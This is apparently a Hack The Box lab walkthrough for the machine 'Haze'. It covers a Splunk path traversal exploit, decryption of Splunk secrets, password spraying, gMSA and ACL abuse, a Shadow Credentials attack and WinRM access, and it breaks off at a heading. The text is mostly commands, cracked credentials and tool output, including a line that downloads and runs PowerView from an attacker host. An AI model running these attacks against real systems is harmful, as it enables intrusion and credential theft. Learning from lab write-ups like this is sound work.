HTB: Haze
Port Scanning
| Port | Protocol | Application | Version |
|---|---|---|---|
| 53 | DNS | Simple DNS Plus | N/A |
| 88, 464 | Kerberos | Microsoft Windows Kerberos | N/A |
| 123 | NTP | Windows Time Service | N/A |
| 135, 593, 49664-60739 | RPC | Microsoft Windows RPC | N/A |
| 139, 445 | SMB | SMB | SMB 3.1.1 |
| 389, 636, 3268, 3269 | LDAP/LDAPS | Microsoft Windows Active Directory LDAP | N/A |
| 5985, 47001 | WinRM | Windows Remote Management | N/A |
| 8000, 8088, 8089 | HTTP | Splunk | |
| 9389 | MC-NMF | .NET Message Framing Protocol | N/A |
HTTP Enumeration

Navigating to the HTTP service running on port 8000, we are presented with the Splunk Enterprise login page:

Navigating to the splunkd daemon running on port 8089 reveals the Splunk version to be 9.2.1:
Vulnerability Research

After conducting some research, we find that this version of Splunk Enterprise is vulnerable to Path Traversal on Windows:
Exploitation
Retreiving Password Hashes
We can use a publicly available PoC on Github and retreive the user hashes from the /etc/passwd file on the target host:
1
python3 CVE-2024-36991.py -u http://haze.htb:8000/
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
  ______     _______     ____   ___ ____  _  _        _____  __   ___   ___  _
 / ___\ \   / | ____|   |___ \ / _ |___ \| || |      |___ / / /_ / _ \ / _ \/ |
| |    \ \ / /|  _| _____ __) | | | |__) | || |_ _____ |_ \| '_ | (_) | (_) | |
| |___  \ V / | |__|_____/ __/| |_| / __/|__   _|________) | (_) \__, |\__, | |
 \____|  \_/  |_____|   |_____|\___|_____|  |_|      |____/ \___/  /_/   /_/|_|

-> POC CVE-2024-36991. This exploit will attempt to read Splunk /etc/passwd file.
-> By x.com/MohamedNab1l
-> Use Wisely.

[INFO] Testing single target: http://haze.htb:8000/
[VLUN] Vulnerable: http://haze.htb:8000/
:admin:$6$Ak3m7.aHgb/NOQez$O7C8Ck2lg5RaXJs9FrwPr7xbJBJxMCpqIx3TG30Pvl7JSvv0pn3vtYnt8qF4WhL7hBZygwemqn7PBj5dLBm0D1::Administrator:admin:changeme@example.com:::20152
:edward:$6$3LQHFzfmlpMgxY57$Sk32K6eknpAtcT23h6igJRuM1eCe7WAfygm103cQ22/Niwp1pTCKzc0Ok1qhV25UsoUN4t7HYfoGDb4ZCv8pw1::Edward@haze.htb:user:Edward@haze.htb:::20152
:mark:$6$j4QsAJiV8mLg/bhA$Oa/l2cgCXF8Ux7xIaDe3dMW6.Qfobo0PtztrVMHZgdGa1j8423jUvMqYuqjZa/LPd.xryUwe699/8SgNC6v2H/:::user:Mark@haze.htb:::20152
:paul:$6$Y5ds8NjDLd7SzOTW$Zg/WOJxk38KtI.ci9RFl87hhWSawfpT6X.woxTvB4rduL4rDKkE.psK7eXm6TgriABAhqdCPI4P0hcB8xz0cd1:::user:paul@haze.htb:::20152
Attempting to crack these hashes proves unsuccessful, so we shift our focus to other interesting files on the target host.
Manual Path Traversal
Checking the source code of the PoC script, we can see the URL to which the script makes an HTTP request:
1
2
3
...
paths_to_check = payload = "/en-US/modules/messaging/C:../C:../C:../C:../C:../etc/passwd"
...
We can confirm this by navigating to that endpoint on a web browser:


Trying to access a non-existent file, we get the following 404 response:
Extracting Splunk Secrets
We can find a list of Splunk configuration files on the following documentation page:
https://docs.splunk.com/Documentation/Splunk/9.4.2/Admin/Listofconfigurationfiles
Checking the contents of documentation pages for each file, we can see where they are located on the local filesystem:

Here, we see that the authentication.conf file is supposed to be located at /etc/system/local/ on the Splunk home directory.
After further research, we identify the following Splunk files of interest:
1
2
/etc/auth/splunk.secret # Encrypts & Decrypts the Passwords in Splunk Configuration Files
/etc/system/local/authentication.conf # Contains the Settings and Values for Authentication
We use curl to download these files to our attack host:
1
2
3
BASE="en-US/modules/messaging/C:../C:../C:../C:../C:.."
curl -s "http://haze.htb:8000/$BASE/etc/auth/splunk.secret" -o splunk.secret
curl -s "http://haze.htb:8000/$BASE/etc/system/local/authentication.conf" -o authentication.conf
Decrypting Splunk Passwords
Checking the contents of the authentication.conf file, we discover a valid domain user along with its encrypted password:
1
2
3
4
5
6
7
...
[Haze LDAP Auth]
SSLEnabled = 0
anonymous_referrals = 1
bindDN = CN=Paul Taylor,CN=Users,DC=haze,DC=htb
bindDNpassword = $7$ndnYiCPhf4lQgPhPu7Yz1pvGm66Nk0PpYcLN+qt1qyojg4QU+hKteemWQGUuTKDVlWbO8pY=
...
We use the splunksecrets tool with the splunk.secret file to decrypt the encrypted LDAP password:
1
2
3
splunksecrets splunk-decrypt \
-S splunk.secret \
--ciphertext '$7$ndnYiCPhf4lQgPhPu7Yz1pvGm66Nk0PpYcLN+qt1qyojg4QU+hKteemWQGUuTKDVlWbO8pY='
1
Ld@p_Auth_Sp1unk@2k24
Domain Foothold
Username Enumeration
We know the password belongs to a user named Paul Taylor from the distinguished name in authentication.conf; we just need to determine the corresponding sAMAccountName.
We use the username-anarchy tool to compile a list of possible usernames for Paul Taylor and enumerate through them using kerbrute:
1
2
username-anarchy Paul Taylor > paul_usernames.txt
kerbrute userenum -d HAZE.HTB --dc 10.10.11.61 paul_usernames.txt
1
2
3
4
5
6
7
8
9
10
11
12
13
    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 06/26/25 - Ronnie Flathers @ropnop

2025/06/26 09:57:35 >  Using KDC(s):
2025/06/26 09:57:35 >   10.10.11.61:88

2025/06/26 09:57:35 >  [+] VALID USERNAME:       paul.taylor@HAZE.HTB
2025/06/26 09:57:35 >  Done! Tested 14 usernames (1 valid) in 0.177 seconds
Confirming Credentials
We use nxc to confirm the password for the paul.taylor user:
1
nxc ldap 10.10.11.61 -u paul.taylor -p 'Ld@p_Auth_Sp1unk@2k24'
1
2
LDAP        10.10.11.61     389    DC01             [*] Windows Server 2022 Build 20348 (name:DC01) (domain:haze.htb)
LDAP        10.10.11.61     389    DC01             [+] haze.htb\paul.taylor:Ld@p_Auth_Sp1unk@2k24
Domain Enumeration
BloodHound Ingestion
We use bloodhound-ce-python to ingest BloodHound and collect domain information:
1
2
bloodhound-ce-python -u 'paul.taylor' -p 'Ld@p_Auth_Sp1unk@2k24' \
-d haze.htb -dc-ip 10.10.11.61 -ns 10.10.11.61 -c All --zip

After reviewing the BloodHound data, we see that the paul.taylor user is inside the Restricted Users OU:

We can also see that there are many unresolved domain objects on the current BloodHound data, meaning that the paul.taylor user has limited visibility over the domain:
Trying to enumerate valid domain users using nxc, we also see that only the paul.taylor user shows up:
1
nxc ldap 10.10.11.61 -u paul.taylor -p 'Ld@p_Auth_Sp1unk@2k24' --users
1
2
3
4
5
LDAP        10.10.11.61     389    DC01             [*] Windows Server 2022 Build 20348 (name:DC01) (domain:haze.htb)
LDAP        10.10.11.61     389    DC01             [+] haze.htb\paul.taylor:Ld@p_Auth_Sp1unk@2k24
LDAP        10.10.11.61     389    DC01             [*] Enumerated 1 domain users: haze.htb
LDAP        10.10.11.61     389    DC01             -Username-                    -Last PW Set-       -BadPW-  -Description-
LDAP        10.10.11.61     389    DC01             paul.taylor                   2025-06-26 18:11:34 0
RID Brute Forcing
We can use nxc to enumerate users by bruteforcing the RIDs on the target host:
1
nxc smb 10.10.11.61 -u paul.taylor -p 'Ld@p_Auth_Sp1unk@2k24' --rid-brute
1
2
3
4
5
6
7
8
9
10
11
...
SMB         10.10.11.61     445    DC01             1103: HAZE\paul.taylor (SidTypeUser)
SMB         10.10.11.61     445    DC01             1104: HAZE\mark.adams (SidTypeUser)
SMB         10.10.11.61     445    DC01             1105: HAZE\edward.martin (SidTypeUser)
SMB         10.10.11.61     445    DC01             1106: HAZE\alexander.green (SidTypeUser)
SMB         10.10.11.61     445    DC01             1107: HAZE\gMSA_Managers (SidTypeGroup)
SMB         10.10.11.61     445    DC01             1108: HAZE\Splunk_Admins (SidTypeGroup)
SMB         10.10.11.61     445    DC01             1109: HAZE\Backup_Reviewers (SidTypeGroup)
SMB         10.10.11.61     445    DC01             1110: HAZE\Splunk_LDAP_Auth (SidTypeGroup)
SMB         10.10.11.61     445    DC01             1111: HAZE\Haze-IT-Backup$ (SidTypeUser)
SMB         10.10.11.61     445    DC01             1112: HAZE\Support_Services (SidTypeGroup)
Password Spraying
We compile the discovered usernames into a wordlist and spray the password for the paul.taylor user against them:
1
2
cat users1 | grep SidTypeUser | awk '{print $6}' | cut -d '\' -f2 > users.txt
nxc ldap 10.10.11.61 -u users.txt -p 'Ld@p_Auth_Sp1unk@2k24' --continue-on-success
1
2
3
4
5
6
LDAP        10.10.11.61     389    DC01             [*] Windows Server 2022 Build 20348 (name:DC01) (domain:haze.htb)
LDAP        10.10.11.61     389    DC01             [+] haze.htb\paul.taylor:Ld@p_Auth_Sp1unk@2k24
LDAP        10.10.11.61     389    DC01             [+] haze.htb\mark.adams:Ld@p_Auth_Sp1unk@2k24
LDAP        10.10.11.61     389    DC01             [-] haze.htb\edward.martin:Ld@p_Auth_Sp1unk@2k24
LDAP        10.10.11.61     389    DC01             [-] haze.htb\alexander.green:Ld@p_Auth_Sp1unk@2k24
LDAP        10.10.11.61     389    DC01             [-] haze.htb\Haze-IT-Backup$:Ld@p_Auth_Sp1unk@2k24
BloodHound Ingestion 2.0
We can see that the password is also valid for the mark.adams user, so we ingest BloodHound as that user and overwrite the current BloodHound data:
1
2
bloodhound-ce-python -u 'mark.adams' -p 'Ld@p_Auth_Sp1unk@2k24' \
-d haze.htb -dc-ip 10.10.11.61 -ns 10.10.11.61 -c All --zip
Host Foothold
After reviewing the updated BloodHound data, we see that the mark.adams user belongs to the Remote Management Users domain group, meaning we can use WinRM to access the target host:

Logging in as the mark.adams user via WinRM:
1
evil-winrm -u mark.adams -p 'Ld@p_Auth_Sp1unk@2k24' -i 10.10.11.61
1
2
3
4
5
...
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\mark.adams\Documents> whoami
haze\mark.adams
*Evil-WinRM* PS C:\Users\mark.adams\Documents>
LM: mark.adams → Haze-IT-Backup$
After enumerating ACLs using PowerView’s Find-InterestingDomainAcl cmdlet, we discover that the members of the gMSA_Managers can write to the ms-DS-GroupMSAMembership property of the Haze-IT-Backup$ service account:
1
2
iex (iwr http://10.10.14.18:8888/PowerView.ps1 -useb)
Find-InterestingDomainAcl
1
2
3
4
5
6
7
8
9
10
11
12
13
14
...
ObjectDN                : CN=Haze-IT-Backup,CN=Managed Service Accounts,DC=haze,DC=htb
AceQualifier            : AccessAllowed
ActiveDirectoryRights   : WriteProperty
ObjectAceType           : ms-DS-GroupMSAMembership
AceFlags                : None
AceType                 : AccessAllowedObject
InheritanceFlags        : None
SecurityIdentifier      : S-1-5-21-323145914-28650650-2368316563-1107
IdentityReferenceName   : gMSA_Managers
IdentityReferenceDomain : haze.htb
IdentityReferenceDN     : CN=gMSA_Managers,CN=Users,DC=haze,DC=htb
IdentityReferenceClass  : group
...
Granting gMSA Retreival Rights
We use the Set-ADServiceAccount cmdlet to grant the controlled mark.adams user rights to retrieve the gMSA password of the Haze-IT-Backup$ service account:
1
2
3
$gMSA = "Haze-IT-Backup$"
$PrincipalToAdd = "mark.adams"
Set-ADServiceAccount -PrincipalsAllowedToRetrieveManagedPassword $PrincipalToAdd $gMSA
Retreiving gMSA Password
We use nxc to retreive the gMSA password of the Haze-IT-Backup$ service account:
1
nxc ldap 10.10.11.61 -u mark.adams -p 'Ld@p_Auth_Sp1unk@2k24' --gmsa
1
2
3
4
LDAP        10.10.11.61     389    DC01             [*] Windows Server 2022 Build 20348 (name:DC01) (domain:haze.htb)
LDAPS       10.10.11.61     636    DC01             [+] haze.htb\mark.adams:Ld@p_Auth_Sp1unk@2k24
LDAPS       10.10.11.61     636    DC01             [*] Getting GMSA Passwords
LDAPS       10.10.11.61     636    DC01             Account: Haze-IT-Backup$      NTLM: 4de830d1d58c14e241aff55f82ecdba1     PrincipalsAllowedToReadPassword: mark.adams
1
Haze-IT-Backup$:4de830d1d58c14e241aff55f82ecdba1
BloodHound Ingestion 3.0
We use bloodhound-ce-python to ingest BloodHound and collect more domain information as the Haze-IT-Backup$ service account:
1
2
bloodhound-ce-python -u 'Haze-IT-Backup$' -p ':4de830d1d58c14e241aff55f82ecdba1' \
-d haze.htb -dc-ip 10.10.11.61 -ns 10.10.11.61 -c All --zip
LM: Haze-IT-Backup$ → Support_Services
After reviewing the BloodHound data, we see that the Haze-IT-Backup$ service account has the WriteOwner ACL over the Support_Services domain group:

Taking Object Ownership
We use bloodyAD to take ownership of the Support_Services domain group:
1
2
3
bloodyAD -d HAZE.HTB --dc-ip 10.10.11.61 \
-u 'Haze-IT-Backup$' -p ':4de830d1d58c14e241aff55f82ecdba1' \
set owner "Support_Services" "Haze-IT-Backup$"
1
[+] Old owner S-1-5-21-323145914-28650650-2368316563-512 is now replaced by Haze-IT-Backup$ on Support_Services
Granting WriteMembers Right
We then use the dacledit.py script from the Impacket suite to give ourselves the WriteMembers right over the Support_Services domain group:
1
2
impacket-dacledit HAZE.HTB/'Haze-IT-Backup$' -hashes ':4de830d1d58c14e241aff55f82ecdba1' \
-principal 'Haze-IT-Backup$' -target 'Support_Services' -rights 'WriteMembers' -action write
1
2
3
...
[*] DACL backed up to dacledit-20250626-113723.bak
[*] DACL modified successfully!
Adding a Controlled User
Next, we use the bloodyAD tool to add the controlled Haze-IT-Backup$ service account to the Support_Services domain group:
1
2
3
bloodyAD -d HAZE.HTB --dc-ip 10.10.11.61 \
-u 'Haze-IT-Backup$' -p ':4de830d1d58c14e241aff55f82ecdba1' \
add groupMember "Support_Services" "Haze-IT-Backup$"
1
[+] Haze-IT-Backup$ added to Support_Services
LM: Support_Services → edward.martin
After reviewing the BloodHound data, we see that the members of the Support_Services domain group have the ForceChangePassword and AddKeyCredentialLink **ACLs over the edward.martin user:

Shadow Credentials Attack
We use the certipy tool to perform a Shadow Credentials attack against the edward.martin user and retreive its NT hash:
1
2
certipy shadow auto -u 'Haze-IT-Backup$' -hashes '4de830d1d58c14e241aff55f82ecdba1' \
-target-ip 10.10.11.61 -ns 10.10.11.61 -account 'edward.martin'
1
2
3
4
5
6
...
[*] Wrote credential cache to 'edward.martin.ccache'
[*] Trying to retrieve NT hash for 'edward.martin'
[*] Restoring the old Key Credentials for 'edward.martin'
[*] Successfully restored the old Key Credentials for 'edward.martin'
[*] NT hash for 'edward.martin': 09e0b3eeb2e7a6b0d419e9ff8f4d91af
1
edward.martin:09e0b3eeb2e7a6b0d419e9ff8f4d91af
LM: edward.martin → alexander.green
After reviewing the BloodHound data, we see that the edward.martin user belongs to the Remote Management Users domain group, meaning we can use WinRM to access the target host:

Logging in as the edward.martin user via WinRM:
1
evil-winrm -u edward.martin -H '09e0b3eeb2e7a6b0d419e9ff8f4d91af' -i 10.10.11.61
1
2
3
4
5
...
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\edward.martin\Documents> whoami
haze\edward.martin
*Evil-WinRM* PS C:\Users\edward.martin\Documents>
Splunk Backup Retreival
After enumerating the target host, we find that we can access the C:\Backups directory, which includes a .zip file named splunk_backup_2024-08-06.zip:
1
2
3
4
5
6
7
8
*Evil-WinRM* PS C:\Backups> tree /f
Folder PATH listing
Volume serial number is 3985-943C
C:.
+---Splunk
        splunk_backup_2024-08-06.zip

*Evil-WinRM* PS C:\Backups>
We transfer the .zip file to our attack host, extract it, and examine its contents:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
kali@kali:~$ ls -la
total 3588
drwxrwxr-x 12 kali kali    4096 Aug  6  2024 .
drwxrwxr-x  3 kali kali    4096 Jun 26 12:29 ..
drwxrwxr-x  3 kali kali   12288 Aug  6  2024 bin
drwxrwxr-x  2 kali kali    4096 Aug  6  2024 cmake
-rw-rw-r--  1 kali kali      58 Mar 21  2024 copyright.txt
drwxrwxr-x 17 kali kali    4096 Aug  6  2024 etc
drwxrwxr-x  5 kali kali    4096 Aug  6  2024 lib
-rw-rw-r--  1 kali kali  332846 Mar 21  2024 license-eula.rtf
-rw-rw-r--  1 kali kali   86819 Mar 21  2024 license-eula.txt
-rw-rw-r--  1 kali kali   10835 Mar 21  2024 openssl.cnf
drwxrwxr-x  3 kali kali    4096 Aug  6  2024 opt
drwxrwxr-x  3 kali kali    4096 Aug  6  2024 Python-3.7
drwxrwxr-x  3 kali kali    4096 Aug  6  2024 quarantined_files
-rw-rw-r--  1 kali kali     532 Mar 21  2024 README-splunk.txt
drwxrwxr-x  4 kali kali    4096 Aug  6  2024 share
-rw-rw-r--  1 kali kali 3166946 Mar 21  2024 splunk-9.2.1-78803f08aabb-windows-64-manifest
drwxrwxr-x  2 kali kali    4096 Aug  6  2024 swidtag
drwxrwxr-x  7 kali kali    4096 Aug  6  2024 var
kali@kali:~$
Splunk Password Decryption
After searching through the backup, we locate the authentication.conf file inside a snapshot, while the splunk.secret file is in its usual location:
1
2
3
4
5
6
kali@kali:~$ find . -name authentication.conf
./etc/system/default/authentication.conf
./var/run/splunk/confsnapshot/baseline_default/system/default/authentication.conf
./var/run/splunk/confsnapshot/baseline_local/system/local/authentication.conf
kali@kali:~$ find . -name splunk.secret
./etc/auth/splunk.secret
Checking the contents of the authentication.conf file, we find the encrypted Splunk password for the alexander.green user:
1
2
3
4
...
bindDN = CN=alexander.green,CN=Users,DC=haze,DC=htb
bindDNpassword = $1$YDz8WfhoCWmf6aTRkA+QqUI=
...
We use the splunksecrets tool and decrypt the password as we did previously:
1
2
3
splunksecrets splunk-decrypt \
-S ./etc/auth/splunk.secret \
--ciphertext '$1$YDz8WfhoCWmf6aTRkA+QqUI='
1
Sp1unkadmin@2k24
Splunk Admin Dashboard
